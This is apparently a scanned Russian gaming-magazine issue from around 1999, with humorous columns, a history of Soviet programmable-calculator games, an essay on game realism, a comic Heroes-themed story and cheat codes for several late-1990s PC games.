Вечер удался. Есть надежда, что в воскресенье сходим куда-нибудь проветриться. Верные признаки, что на этот



раз Сергей не окончательно выпал из объективной реальности, данной нам в ощущениях: за ужином на три моих вопроса из четырех ответил впопад (а не «Хорошо, купи два метра картошки»), сам задал два вопроса, профиксировал, что съел на ужин, и вообще был здесь, а не там. Хотя когда он там, то это сразу видно. Стоит у окна, вроде просто, как все нормальные люди смотрит во двор, на дома, на людей, на машины. А сам взглядом прикидывает, пройдет ли Mad Cat воон между теми домами. А из подвального окна ему Гидролиск клешней машет. Самое интересное, что я то все это тоже вижу! Сердобольные подруги наперегонки сочувственно вздыхают: «Как ты с ним живешь?!» Как да как — весело и интересно. Вот они точно знают, с кем ложатся в постель и с кем проснутся, а у меня это абсолютно непредсказуемо. Я уже просыпалась и в объятьях вангера, хотя никто не знает, как они выглядят, и под боком у космического диктатора, и с пилотом тайского истребителя, и рядом с героем-любовником в белом мятом костюме. Самое такое приятное пробуждение...

А уж скольких спасителей человечества и просто великих завоевателей я обнимала — мама дорогая! А вы говорите, умереть с тоски. Уж что-что, а загиб от тоски или даже просто спокойное завершение дней мне просто не грозят. Зато в случае глобальной катастрофы, атомной войны, вторжения пришельцев и второго пришествия Христа (lawful good, male(?), cleric и т.п.) я за моим милым как за каменной стеной: он столько школ выживания прошел, что рядом с ним самые крутые натоштатовские коммандос все равно что детсадовцы на педальных лисапетах (ого, представила себе, как они выглядят в таком ракурсе!). Кстати, в коммандос он тоже служил, правда, давно — в Великую Отечественную на западном фронте. Греет мысль, что все же не одинока я в своем роде. Ведь любовь зла — полюбишь и... геймера! А вообще-то, те рекламные зануды, ну, которые любят нескафе на халяву попить, не правы! Можно говорить с девушками и о компьютерах. После такого разговора сразу понятно, что игруну с ней предстоит пережить — дискотеку или любовь. Да, любовь как... у Мюнхгаузена, чтобы она и порох сухой нашла, если любимому нужно будет из пушки на Луну! Вот если Сергей начнет рассказывать что-нибудь на компьютерно-игровую тему, то любая мадам/мадемуазель его будет слушать с открытым ртом и широко распахнутыми глазами. Тут главное вовремя появиться и, вежливо улыбаясь, увести свое сокровище подальше от такой слушальницы. А то все они вначале ушами любят, а потом могут и на святое посягнуть. Ой! Что-то на меня лирика напала. Ладно, пора помыть посуду, погладить белье и подготовиться к визиту в налоговую с отчетом. До часу ночи дел хватит, а там, глядишь, уснет моя радость, я и поГеройствую в Третьих. Надо же кампанию допройти!

Мне уже сны стали сниться то ли вещие, то ли с ума съезжаю... Ну, в общем, снилось мне тут, что на нашей кухне Сергей распивает бутылку «Пшеничной» в компании ржавого голема, шамблера с опухшей рожей и какого-то бородатого очкарика в АЗК, я такой в школе на время одевала, а зеленый наглый орк в это время громко чавкает, по плечи сунувшись в холодильник. Проснулась в холодном поту, пошла на кухню: точно — салат и колбаса из холодильника исчезли, на полу следы немытых копыт, а на табуретке хлопья ржавчины... И домовой испуганно из-за посудного шкафчика выглядывает: уже ушли?

X



Чтобы приготовить рагу из зайца, как минимум нужно иметь кошку.
Народная мудрость

Компьютерные игры без компьютеров

Владимир Веселов (veselov@xakep.ru)
иллюстрация – А.Еремин

Благодаря неустанной заботе Советского правительства, Политбюро ЦК КПСС и лично Леонида Ильича Брежнева появление персональных компьютеров в нашей стране сильно подзадержалось. В то время как на Западе трудящиеся уже вовсю поглощали опиум компьютерных игр, самый прогрессивный в мире советский народ по старинке забивал козла, дулся в подкидного дурака или морщил репу над шахматами. Однако в середине восьмидесятых годов новый вождь Советского Союза Михаил Сергеевич Горбачев призвал страну к повальной компьютерной грамотности, чем страна была сильно озадаченна. Широкие массы трудящихся готовы были осваивать эти самые ПК, вот только где их взять? На просторах Страны Советов некоторое (причем весьма малое) количество персональных компьютеров к тому времени осело только в весьма закрытых НИИ да наиболее привилегированных учебных заведениях. Но «партия сказала надо, комсомол ответил есть!» Наиболее пытливые граждане вскоре обнаружили, что ПК в стране имеются в достаточных количествах... правда, расшифровывалась эта аббревиатура не «Персональный Компьютер», а «Программируемый микроКалькулятор».

Поскольку сравнивать было практически не с чем, определить, что ПК и рядом не лежал с подлинным компьютером, было нельзя. Вот почему его возвели в этот ранг, и появился первый в России «Клуб Компьютерных Игр». Обосновался он на страницах журнала «Техника — Молодежи» и примерно до 1990-го года был посвящен исключительно калькуляторам.

Что же представляла эта первая в нашей стране игровая платформа? Да самый обычный калькулятор для научных расчетов, где, кроме возможности вычислять синусы, логарифмы и прочие тангенсы, была возможность составить программу в девяносто семь операторов. Программы могли быть довольно сложными, поскольку имелись операторы циклов, условных и безусловных переходов, и прочие необходимые вещи. Естественно, имелась и оперативная память, правда, она ограничивалась четырнадцатью ячейками. Так как в калькуляторе существовало жесткое разделение памяти, отводимой переменным и программе, да еще было множество зашитых в ПЗУ подпрограмм, назвать точный размер ОЗУ невозможно. Но, переводя на современный язык, можно сказать, что он не превышал 500 байт.

И вот на этой-то «платформе» были реализованы практически все существовавшие тогда жанры компьютерных игр! Наибольшее развитие получили симуляторы и стратегии, но не были забыты аркады, логические игры и даже ролевые. Пожалуй, только квест в чистом виде отсутствовал, хотя некоторые квестоподобные игры имелись.

Надо сказать, что для игр на калькуляторах нужно было обладать изрядной фантазией. Ну сам посуди, тебе не дается ничего, кроме голых цифр, а ты на их основе должен представить себе состояние управляемого объекта, свое положение в игровом мире и все остальное. Правда, в некоторых играх позволялось рисовать какие-то схемы и графики, заполнять какие-то таблицы, но можно было обойтись и без всего этого.

По ступенькам в небо

Все началось с маленькой программульки под названием «Лунолет», которая очень быстро выросла в полноценную игру «Рейс Кон-Тики». Вот ее сюжет: небольшой двухместный космический аппарат стартует с поверхности Луны и выходит на круговую орбиту. Совершает хитрые маневры по сближению с орбитальной станцией и в конце концов стыкуется с ней. Пополняет запасы топлива, отрывается от станции и совершает перелет к Земле. Входит в атмосферу, тормозится, планирует, а потом совершает почти мягкую посадку на поверхность океана.

Теперь попроси любого программиста написать по этому сюжету космический симулятор, размер которого не превышал бы 500 байт. Уж не знаю, что именно он ответит, но вот тебе наверняка придется повторить фразу Пятачка из старого анекдота: «Ой! А куда это я пошел?» Все правильно, вместить столько разных вещей в столь узкие рамки попросту невозможно. Тем не менее, такая игра была сделана.

Решение было гениально простым (как, впрочем, и все, что связано с играми на ПК): сделать симулятор походовым и состоящим из нескольких последовательно вводимых программ. Да, да, игровой процесс был разделен на ходы, где в начале вводились исходные данные, а в конце получались координаты и состояние летательного аппарата. Скажем, вводишь время в 10 секунд, вектор тяги 45 градусов, количество сжигаемого топлива 100 килограмм и нажимаешь кнопку «С/С» (Старт/Стоп). Калькулятор пару-тройку минут жужжит, а потом сообщает, что ты успешно врезался в Луну и твои останки покоятся на глубине 18-ти метров.


А общий игровой процесс выглядел так: набираешь первую программу, с ее помощью отрываешься от поверхности Луны и выходишь на орбиту. Запоминаешь в ячейках памяти параметры орбиты, вводишь следующую программу (вручную с клавиатуры!) и совершаешь маневры сближения с орбитальной станцией. Потом следует третья программа, с помощью которой стыкуешься со станцией, ну и так далее. Полностью игра состояла, если мне не изменяет память, из шести программ, последняя из которых моделировала полет безмоторного аппарата в атмосфере.

Именно она послужила основой для следующей серии симуляторов — самолетных. Первой была программа на тему рассказа Олдриджа «Последний дюйм». Правда, сажать в ней нужно было не легкий самолетик, а громадный аэробус, все же остальные трагические коллизии остались в целостности. А вскоре подоспел и симулятор сверхлегкого самолета, на нем можно было не только совершать взлеты и посадки, но и выполнять мертвую петлю! Причем прежде чем броситься в эту авантюру, нужно было как следует подготовиться, иначе самолет сваливался в штопор и разбивался.

Вообще, симуляторов было создано великое множество — имитировались дирижабли с температурным управлением, парусные буера, глубоководные аппараты и даже такие экзотические средства передвижения как гравилеты. Не было только симуляторов наземных машин, по очень простой причине — играть в них в походовом режиме совсем уж не интересно. Однако вскоре эта трудность была преодолена. Правда, по современной классификации игры для калькулятора, шедшие в реальном времени, следует отнести к аркадам.

Синусоидальный руль

Попробуй решить такую задачу: перед тобой калькулятор, в процессе вычислений реагирующий только на нажатие кнопки «С/С» и непрерывно выводящий всю прогоняемую через него информацию на дисплей (выглядит это как жуткое мелькание цифр). Тебе нужно создать для этого калькулятора игру, идущую в режиме реального времени. Есть какие-нибудь соображения?



Ладно, даю подсказку. Калькулятор может вести вычисления угловых величин в градусах, радианах или градах (это когда прямой угол равен 100 градусам; говорят, придумано специально для армейских старшин, чтобы с точкой кипения воды не путали), причем переключать с одного режима на другой можно прямо в процессе вычислений. Усек идею? Молодец! А для тех, кто в танке, растолкую подробно.

Чтобы сообщить калькулятору, чего ты от него что-то хочешь, нужно ввести в программу вычисление хотя бы синуса 90. Если счет идет в градусах, получается одна величина, в радианах — другая, ну а в градах и вовсе третья. Проверив в нужном месте полученную величину, калькулятор узнает, что руль повернут вправо, или, там, педаль газа утоплена до отказа.

А как быть с выводом информации? Тоже просто. Нужно повторить вывод соответствующих цифр на дисплей не менее трех раз (то есть вставить в программу три пустых оператора), тогда человеческий глаз успевает рассмотреть их. В классических аркадах, скажем, в гонках с препятствиями, выводилась комбинация нулей, единиц и двоек. Нули обозначали свободную дорогу, единицы ямы и камни, а двойки — машины соперников, и нужно было описанным способом между ними лавировать.

В более сложных аркадах, типа управления парусной яхтой, выводилась ее скорость (два знака), курс (еще два знака), скорость ветра (два знака) и его направление (последние два знака). И вот за считанные секунды нужно было считать восьмизначное число, сообразить, какие его цифры что означают, и дать нужную команду. Пожалуй, эти калькуляторные аркады были посложнее современных.

Единство и борьба противоположностей

Вот уж что, казалось бы, невозможно втиснуть в рамки девяноста семи операторов и четырнадцати ячеек памяти, так это мир стратегии. Однако он прекрасно туда влез. Первая стратегическая игра называлась «Остров» и довольно точно, хотя и со значительными упрощениями, моделировала управление небольшим островным государством. Были там налоги, собираемые с жителей, доходы от туризма и от промышленности. Существовали методы повышения всех этих доходов. Причем промышленность загрязняла окружающую среду и мешала туризму, а жители были постоянно чем-то недовольны.

Надо сказать, администрация Клуба прекрасно ориентировалась в требованиях текущего момента, поэтому такую классово чуждую игру выпустить не могла, пришлось подвергнуть ее значительным доработкам. На дворе стоял уже 1986-й год, стране было велено повернуться лицом к сельскому хозяйству, поэтому игра называлась «Урожай». Моделировалось в ней управление колхозом, причем довольно точно, с засухами, нашествием грызунов, расхитителями социалистической собственности и всем прочим. А еще через год, когда наши правители озаботились кооперативной деятельностью, эта же игра была преобразована в «Кооперативное кафе» (вот она, предшественница мелкопрозовского «Пица Тайкуна»!).

Позднее появились варианты игры, позволявшие управлять большим магазином, заводом, авторемонтной мастерской и даже преступной шайкой. Правда, все это были продукты народного творчества и на страницы клуба они не попали.



Ничего в этом перечне игр не улавливаешь? Ну как же, один и тот же основной алгоритм игры позволяет моделировать деятельность руководителя государства, крупного (и мелкого) хозяйственника, кооператора и мафиози. Можно сказать, что на этом простом примере было показано, что принципиальных различий между всеми ними нет. Очень скоро стране пришлось убедиться в этом на собственном опыте.

Впрочем, это не имеет отношения к

предмету нашего рассмотрения, поэтому скажу лучше пару слов о воргеймах. Тут, собственно говоря, все обстоит просто. Дело в том, что на Западе воргеймы появились задолго до появления компьютеров. Были это такие настольные игры, разыгрываемые на картонном поле пластмассовыми фишками. Чтобы внести в них элемент объективности и случайности, применялись игральные кости. Как ты понимаешь, перевести все это на язык калькулятора несложно. То есть в первых воргеймах сохранялось и поле, и фишки, а калькулятор только более-менее объективно рассчитывал результаты столкновения двух отрядов. Позднее появились более продвинутые игры, где взаимное положение войск, уровень их снабжения и подготовки, мораль и все прочее хранилось в памяти калькулятора, а игроку оставалось только отдавать команды, атаковать такой-то отряд неприятеля таким-то своим отрядом.

Жестокие игры

В области логических игр калькулятор вступил на тропу, которую ему, по идее, никак не возможно было одолеть. Дело в том, что наши умельцы не стали моделировать всякие пазлы, крестики-нолики или «Морской бой», они сразу же взялись за шахматы и шашки!

Вот ведь что интересно, всего за несколько месяцев до появления первой шахматной программы один из отцов-основателей клуба на вопрос, когда такие игры появятся, ответил фразами: «Не вполне обоснованная вера во всемогущество ПК», «Какие там шахматы! Пиши что попало, ходи как попало!» По счастью, поклонников ПК это не обескуражило. Конечно, до полноценных шахматных программ дело так и не дошло, но я уверен, что не из-за слабости ПК или недостатка в нашей стране самородков, а только из-за пришествия в нее ZX Spectrum и прочей иностранной заразы.

Первая шахматная программа предлагала поставить мат слоном и конем черному королю, управляемому ПК. Надо сказать, черные оборонялись весьма искусно, так что повозиться приходилось немало. Потом были программы, в которых ПК ставил ладьей или ладьей и слоном мат королю, управляемому человеком. Должен отметить, это были очень обидные программы, один мой приятель, большой любитель шахмат, забросил их навсегда после того как «проклятая железяка» поставила ему мат на девятом ходу.

Потом пошли шахматоподобные игры, «Волки и овцы», «Укрощение мустанга» и другие. Наконец, появились и шашечные программы, в которых можно было сыграть полноценную партию. О них нужно сказать особо.

Для начала очередная задачка на сообразительность. Шашечная доска состоит из 64-х клеток (если считать только используемые черные — 32-х), в игре участвует по 12 шашек с каждой стороны. Теперь попробуй запихнуть все это в 14 регистров, да еще пару-тройку нужно оставить для всяких вспомогательных вычислений. Ну что, крыша поехала? Ладно, не буду томить.

Простейший и наиболее экономный способ заключается в том, чтобы хранить не состояние каждой клеточки, а состояние рядов. То есть записываем в первый регистр, скажем, 1020, это значит, что в первой клетке первого ряда стоит белая шашка, вторая и четвертая пусты, а в третьей стоит черная. Для описания всей доски понадобится всего восемь регистров. Но можно и это количество сократить вдвое, если в одном регистре хранить сразу два ряда, нечетный как целую часть числа, а четный как дробную. Вообще-то есть возможность запихнуть всю доску в два регистра, попробуй сам сообразить, как.

Несбывшиеся надежды

Шашечные программы были, можно сказать, лебединой песней ПК. Правда, под занавес, появилась почти настоящая RPG «Страна Фантазия», RTS «Полет шмеля», аркада «Охота на скалоеда» и пошаговая стратегия «Пещера сокровищ». Однако с запада (и востока) на страну уже надвинулись всякие там «Коммодоры» и «Амиги», а за нами маячил и сам IBM PC. Как ты знаешь, Страна Советов этого натиска не выдержала и развалилась, под ее обломками был погребен и скромный микрокалькулятор. А жаль, кто знает, до каких бы высот дошло народное творчество, какие немыслимые идеи воплотились бы в девяноста семи шагах программы и четырнадцати ячейках памяти?

X



(окончание, начало на странице 54)

Дешевая философия реализма

Но идеализировать JA2 тоже не будем, незачем нам тут себе из него божество лепить. И здесь не без ляпов, да и куда ж без них, родимых! Например, новая фишка со сном наемников. То есть спали они и ранее, но как-то более... ммм... скромно, что ли. Решил тут однажды разок посмотреть, как они устроились на боковую. Мать честная! Связным текстом это передать невозможно, поэтому воспользуюсь блоковским стилем — помнишь «Ночь, улица, фонарь, аптека»?.. Итак. Средь бела дня. Прямо на центральной городской площади. Напротив церкви. Вповалку. Друг на друге. Без разбора пола и возраста... Короче, это уже не по тарантиновской части — это достойно Эндрю Блэйка.

В конце концов!

Да и в конце-то концов, почему мы не говорим о «реалистичном управлении штурмовиком-звездолетом в космическом симуляторе», где реалистичного управления не существует и в помине по причине того, что наша с тобой цивилизация еще не доперла до того, как строить звездолеты и уж тем более штурмовых моделей?! Где тут «симуляция» и какая на хрен «реалистичность»? Нет их. Но ведь не зря называют Wing Commander и TIE Fighter космическими симуляторами! И правильно называют. Но только симулируется в них не наша с тобой обыденная жизнь, а придуманная реальность, которая уже успела до такой степени обрасти собственными законами и правилами, что может претендовать на собственный отличный от нашего мира реализм. То же самое и робосимуляторов касается.

Понял, к чему я клоню? **В компьютерных играх реализм не должен быть слепым копированием нашего мира.** Здесь в бесчисленном множестве рождаются придуманные миры, с собственной игровой средой, и не надо насиловать ее законами нашей реальности. Упаси тебя боже! И если в этой самой вселенной Солнце встает на западе и заходит на востоке, а премьеры делают развороты на 180 градусов на подводных лодках — то так оно и должно быть. Никто не скажет, что, мол, это как-то не очень... Ну а если подвести под это хоть какую-то мотивировку (сюжетец, предысторию), то будет совсем все замечательно. Идиллия. И поэтому можно о реалистичности в космо— и робосимуляторах говорить. Она там своя собственная. А еще одно достижение JA2 — четкое осознание этого факта.



К чему мы пришли? Да к тому, что не нужно наивно покупаться на кондовые рекламные трюки с «небывалым реализмом». Штука эта тонкая и в большинстве своем, увы, работает отнюдь не во благо, а во вред играбельности. И стремиться к Абсолютной Реалистичности тоже не нужно, так как выберемся мы к альтернативной жизни, в точности похожей на нашу с тобой. А житие наше на игру со счастливым финалом ну совсем не смахивает. Как бы этого не хотелось... И на этом остановимся.



Кухня Героев

CJ (den@scorpio.dc.donetsk.ua)

Приветствую вас, достопочтенный! Вы, как я погляжу, первый раз в нашем замке. Тогда военная кухня — именно то место, откуда вы можете начать знакомство с замком и войском нашего достопочтенного господина. Меня, кстати, зовут Рей. Вы присаживайтесь, присаживайтесь. Чего стоять-то? В ногах правды нет. Где, спрашиваете? Да, это вопрос. Ну сейчас я что-нибудь придумаю. Эй ты, ржавая банка... Нет-нет, что вы, это я не Вам... ты, да-да, именно ты, забирай свою пьяную рожу — пусть присядет благородный господин. Вали-вали отсюдова, а то сейчас черпаком как огрею... Видите, что творится? Везде эта пьяная шваль, тоже мне, войско. Это же надо так шеф-повара назвать! Гадина... Но вы садитесь — поговорим, не то я уже по нормальному общению соскучился, армия не то место, где можно встретить приличного человека. Но не стоит их винить за излишнюю грубость и склонность к пьянству, я видел, как тяжело приходится им на поле боя, особенно людям.

Сам то я знаете, как сюда попал? Думаете, я не знал, что такое армия? Да я ее «косил», можно сказать, в первых рядах, я даже смог бы написать книгу «1000 и один способ отмазаться от армии». Но самый милый и в общем-то простой способ — засыпать глаза табаком, они покраснеют — страшное дело, и потом... Но о чем это я? Я же хотел рассказать о том, как попал сюда.

Так вот, встречался я с одной девушкой — дочерью отставного пикмена, страшная зараза, к слову, впрочем, как и все ветераны. Так вот попался я как-то старому хрычу на глаза; ну, в общем, он мне сказал, что проделает со мной своей пикой тот процесс, за которым застал меня со своей дочерью. Неприятная перспектива, но разве испугается молодой здоровый хлопец какого-то старикашки? Я взял дрын побольше и... Кто бы мог подумать, что хрыч настолько здоровый? Ведь почти выполнил свое обещание, скрылся я лишь за широкой спиной местного рекрута. Когда опомнился, дорога назад была уже закрыта. Тот максимум, который я смог сделать для себя — это заделаться коком. Первое время было очень даже ничего, а особенно на контрасте с теми ребятами, которые гибли страшной смертью под молниями, стрелами и когтями противника. В принципе, можно сказать, мне повезло. Так я думал тогда. Но потом...

Началось все с грифонов. Вон-вон один такой пролетел, видите? Да нет, вот здоровенный такой, чуть левее, да-да, он самый. Громадина? Да. От летящего голубя бывают проблемы, а представляете, КАКАЯ проблема от такого зверя? Утонуть можно, а если высоко идет, да и с желудком все в порядке — так и убить может. Спросите, мне то какие проблемы с этого? Баальшие, я вам доложу. Случилось как-то у взвода грифонов расстройство желудков, у всех как у одного — сразу и сильно. И случилось им пролетать в тот момент над отрядом паладинов, и представляете, у ВСЕХ грифонов, как по команде. В общем, смыло враз наших здоровяков с плацдарма, как цунами ударило. Хорошо, что в таких доспехах и подготовленные, но запах, запах, да и то еще что налило-то по самое горло. Не знаю, как они выбрались, но то, что убить они были готовы кого угодно — это точно. А что — на грифонов-то не кинешься, вон они какие, а кто тогда крайний? Правильно — кок. Будто я виноват, что конина такая жесткая.

Вот видите шрам? Поверьте, он не единственный, что остался после того случая. И некоторые в тех местах, какие в общественном месте-то не покажешь. Благо что еще протекцией отца нашего архангела Гавриила пользовался. Кстати, с ним-то связан еще один пренеприятнейший случай.

Каждый кок, как вы знаете, частенько халтурит налево — ну, тому то, тому это. У кого не бывает? А я еще дальше пошел. Исключительный, понимаете ли, напиток изобрел. Вкус — божественный, и главное, целебными свойствами великими обладает. А особенно в области мужеской силы. Ну, вы меня понимаете, чего тут стесняться — грозит почти каждому. Так вот, успех колоссальный, и деньги, соответственно, тоже. Особенно частил ко мне капитан, свет очей его, Кельвин. И вот однажды. А! Тут стоит рассказать, из чего я, собственно, делал чудо-напиток. Собственно, делал-то его архангел Гавриил... Нет-нет, что вы! Не в том смысле!... примет он душ, а я водичку-то оставшуюся и себе в чан, незаметненько так. И ведь действовало — вот что значит святая вода! И вот однажды сошелся отец наш архангел Гавриил в рукопашном бою с преотвратнейшим монстром, да так здорово сошелся, что весь в его требухе остался. Ну и как в замок — так первым делом купания. А я то, дурак, не знал, что к чему. Ну и сплавил назначенную партию капитану Кельвину... Ой что было! Выгнали и жена, и любовница. Вон он ходит, зараза, хвостом таким еще зеленым помахивает, видите?

В общем, профессия полевого кока не из скучных. То и дело, между прочим, приходится переступать через принципы. Вы думаете, для командира и для кока приказ «распустить» отряд (не всякий, конечно, упаси Боже!) означает одно и тоже? Чертос с два-с. Им бомажку подписать, а нам на кухне боевых товарищей готовить, и, поверьте, отнюдь не к новым боевым подвигам. А что вы хотите? Кормить-то чем-то надо!

Кстати, вы знаете, из чего — из кого — эта отбивная? Да-да, та самая, которую вы доедаете. Нет? Нагнитесь сюда поближе, я вам шепну на ухо...

Ну как? Не ожидали? А вкус, согласитесь, отменный. Но что с вами, милорд?! Ой, только не надо ЭТОГО! Ну что же вы... И прямо на новые ботики. Мигель, помоги милорду привести себя в порядок. Только не вздумай стянуть что-нибудь, прохвост этакий!

О! Смотрите, кажется, новенький. Сударь, эй сударь!

Приветствую вас, достопочтенный! Вы, как я погляжу, первый раз в нашем замке. Тогда военная кухня — именно то место, откуда вы можете начать знакомство с замком и войском нашего достопочтенного господина. Меня, кстати, зовут Рей.

Поверьте мне, сударь, — нет в мире места лучше этого и войска доблестнее нашего. Но я вам все сейчас подробно расскажу. Да вы присаживайтесь, присаживайтесь...



Пять причин, по которым разработчикам не надо слушать геймеров

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Часто в рекламах игр мелькают лозунги из серии «По просьбам трудящихся». Вот например: «Мы учли все пожелания игроков и внесли в игру все, о чем вы просили»; «Мы внимательно изучили отзывы по первой части игры и строили сиквел исключительно в соответствии со справедливыми замечаниями пользователей...» Понятно, что индустрия игр является прежде всего бизнесом и посему спрос здесь диктует предложение. Но одно дело глобальные тенденции (вроде спроса на аппаратно ускоренные игры на заре 3D акселераторов), а другое дело — пожелания конкретному разработчику по конкретной игре. Дело в том, что у этих самых пользователей (то есть нас с тобой) взгляды на одну и ту же игру могут быть диаметрально противоположными. И даже среди тех, кому эта игра нравится, может не быть единства по вопросу ее дальнейшей судьбы. Существует несколько самых распространенных противоречий среди игроков, с которыми приходится сталкиваться разработчикам при разборе отзывов.

1. Оружие vs. AI

Любители экшен делятся на два типа: тех, кто ценит пушки помощнее, и тех, кому подавай ботоподобных монстров в сингле. Первые умоляют разработчиков о супер-волынах, способных за доли секунды намазать любого вражину ровным слоем на стенку с живописными эффектами разбрызгивания мозгов и внутренностей по всему уровню. Вторые убеждены, что сингл должен как можно более напоминать дэсматч, и ратуют за продолжительные дуэли с прыгающим, стрейфящимся, пригибающимся и перекатывающимся противником. Что касается разработчиков, то им остается только комбинировать оба подхода, искусно распределяя оружие и врагов по «нужным» уровням.

2. Реализм vs. Навороты


«Пусть все будет реальным!» — кричат возмущенные «реалисты» в ответ на призывы любителей наворотов, которые ратуют за то, чтобы сделать спутник с плазменной установкой в качестве дополнительного оружия в Fallout 3. И дело не в том, что о реализме в мире, например, того же Fallout можно говорить только в кавычках, ибо сам этот мир фантастичен. Борьба в этой категории идет не за историческую правдоподобность, а за умеренность и разумность в подходе к игровому миру. Сторонники наворотов, напротив, утверждают что игра должна быть игрой и, стало быть, хорошо туда замутить что-нибудь безбашенно — беспредельное. Разработчикам обычно бывает трудно найти компромисс в этом случае, иначе они получат по шапке от тех и от других. Они должны просто решить для себя, какую игру они делают и что им самим нравится больше.

3. Упрощенность vs. Усложненность

Здесь я не имею в виду уровень сложности прохождения — на то есть специальные регуляторы. Я имею в виду общую сложность (или легкость) восприятия игр тех жанров, где в голове работает не только мозжечок. Это прежде всего относится к экономическим симуляторам, стратегиям, воргеймам, некоторым РПГ и т.д. Оба полюса разработчики называют достоинствами, потому как и у тех и у других игр есть поклонники. Про сложные игры они говорят «advanced», «sophisticated» и всякие другие слова, обозначающие «круче некуда». Про простые игры говорят «easy to learn and play», «user-friendly», «intuitive»... Своих противников они называют соответственно «детсадовскими и глупыми» и «запутанными и занудными». В этом случае лучший выход для разработчика: найти золотую середину. Скорее всего, понравится всем.

4. Полная переделка vs. Косметические Изменения

Наверное, самый распространенный конфликт на соответствующих бордах. В пожеланиях к сиквеллу поклонники либо призывают разработчиков не портить их любимую игру и оставить все как есть, либо наоборот, превратить 2D в 3D, а 3D в 4D и т.д. Кстати, серьезная проблема для разработчиков. Имеется множество примеров, когда продолжения игр оказывались провальными из-за того, что они почти ничем не отличались от оригинала. Случается и наоборот:



первая часть становилась хитом, а вторая получалась полной лажей, и все из-за того, что разработчики решались на тотальную переделку. Самое безопасное, конечно, это ограничиться только количественными изменениями (больше уровней, карт, юнитов...). Но это чревато тем, что критика неблагосклонно посмотрит на такую халтуру (это типа мы, игровая часть **X**, возьмем такую игру и обкакаем). Поэтому разработчикам остается следовать велению сердца и... конъюнктуре рынка.

5. Релиз раньше vs. Багов меньше

Как ни странно, стремление к первому часто побеждает второе. Причем не только в сердцах корыстолюбивых разработчиков, но и в умах нетерпеливых геймеров. Да-да, среди этих неразумных бакланов бытует мнение, что, мол, лучше посырее да пораньше, а патч в случае чего скачать не проблема. Разработчикам, ясный пень, такая точка зрения очень даже нравится. Отсюда — глючные гамесы. Не мне, конечно, разработчиков лечить, но ведь так можно и наше, геймерское доверие потерять, пАнимаешь!

Одним словом, прислушиваться к нам, к народу, конечно, надо, но ведь как гласит древняя хакерская пословица, «народ не без уродов», а посему...

Посему, народ, прежде чем постить в конфу на сайт разработчиков свою очередную «прикольную», как тебе кажется, идею, подумай — они ведь могут эту идею сдуру взять и воплотить...





Dungeon Keeper 2

В игре жмешь хитрую комбинацию **Ctrl-Alt-C** и впечатываешь код. Если знаешь английский, то обрати внимание — наименования кодов придумывал человек с неплохим чувством юмора.
show me the money — много денег.
now the rain has gone — показ карты.
feel the power — все монстры получают 10 уровень мастерства!
this is my church — возможность строить все комнаты.
fit the best — все комнаты и все ловушки.
i believe its magic — вся магия.
do not fear the reaper — выигрыш.
Список жертвоприношений и их результатов. Названия монстров не перевожу, так что если кто-нибудь приобрел «русскую версию», то так ему и надо. Это не совсем коды, но в хозяйстве еще как пригодятся!
Жертвы — Результат.
2 Salamanders — 1 Dark Mistress
2 Rogues — 1 Salamander
2 Warlocks — 1 (Starshiy Oper) Goblin
2 Bile Demons — 1 Rogue
2 Black Knights -1 Vampire
1 Salamander +1 Dark Elf — 1 Dark Mistress
2 Skeletons — 1 Dark Elf
2 Wizards — 1 Bile Demon
1 Skeleton + 1 Troll — 1 Bile Demon
2 Dark Elves — 1 Troll
2 Vampires — 1 Bile Demon
2 Dark Mistresses — 1 Skeleton
2 Trolls — 1 Warlock
3 Monks — Mana Boost
1 Bile Demon + 1 Warlock + 1 Dark Elf — много Imp'ов
2 Dwarves + 1 Dark Mistress — Make Safe
Чтобы загрузить любой из уровней, стартани игру с параметром:
dk2.exe -level имя_уровня
Пример: dk2.exe -level level10
Список уровней ищи в подкаталоге DATA\EDITOR\MAPS\. Уровни кампании пронумерованы как Level1 — Level20, за исключением 6-го (level6a и level6b), 11-го (level11b и level11c) и 15-го (level15a и level15b). Секретные уровни — это secret1 — secret5.

Gangsters: Organised Crime

Если ты не супер-пупер хакер и думаешь, что слово «registry» означает «регистрация», то даже и не пытайся применить методику взлома Gangsters! Иначе взломаешь свой собственный комп. Я предупредил. Если же тебе имя файлика regedit.exe говорит о многом и про способы работы с реестром Windows ты наслышан, то рискни... сделать импорт следующего .reg-файла:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Hot House\Gangsters]
«Default_Money»=dword:0207101a
«Default_Hoods»=dword:000000ff
```

В результате ты должен начинать игру с 34-мя лимонами баксов и 256-ю помощниками.

Hidden & Dangerous

Непосредственно во время игры набираешь следующие коды:
iamcheater — включить режим читов.
allitems — все оружие с полным боезапасом.
resurrect — оживить своего убитого солдата (даже если он уж без рук и без ног).
goodhealth — восстановить здоровье.
nohits — бессмертие.
killthemall — прикончить всех врагов на уровне.
funnyhead — большие головы.
gamedone — закончить миссию победой.
gamefail — провалить задание (типа, круто!).
openalldoor — открыть все двери.
laracroft — ну попробуй...
enemyf, enemyb — переключать камеры на врагов.
quickload — быстрая загрузка последней сохраненки.

Outcast

В директории с игрой находишь файл outcast.ini и открываешь его в любом текстовом редакторе. Затем сглатываешь набежавшую слюну и начинаешь заменять нижеприведенные строчки для достижения нижерасписанных эффектов.
Все предметы отныне будут стоить 10 кредитов.

```
[WeaponMerchant]
m_simple_ammo=10.000000
m_tracer_ammo=10.000000
m_flame_ammo=10.000000
m_boom_ammo=10.000000
m_dart_ammo=10.000000
m_perf_ammo=10.000000
m_holo=10.000000
m_dynamite=10.000000
m_o2=10.000000
m_trip=10.000000
m_health=10.000000
m_invis=10.000000
m_teleport=10.000000
m_detonate=10.000000
m_scope=10.000000
m_tracer=10.000000
m_perf=10.000000
m_flame_up=10.000000
m_dart=10.000000
m_tracer_up=10.000000
m_boom=10.000000
m_simple_up=10.000000
m_laser=10.000000
m_flame=10.000000
m_simple=10.000000
m_boom_up=10.000000
```

Всегда располагать суммой в 999 кредитов.

```
[Bonuses]
MoneyChest=999.000000
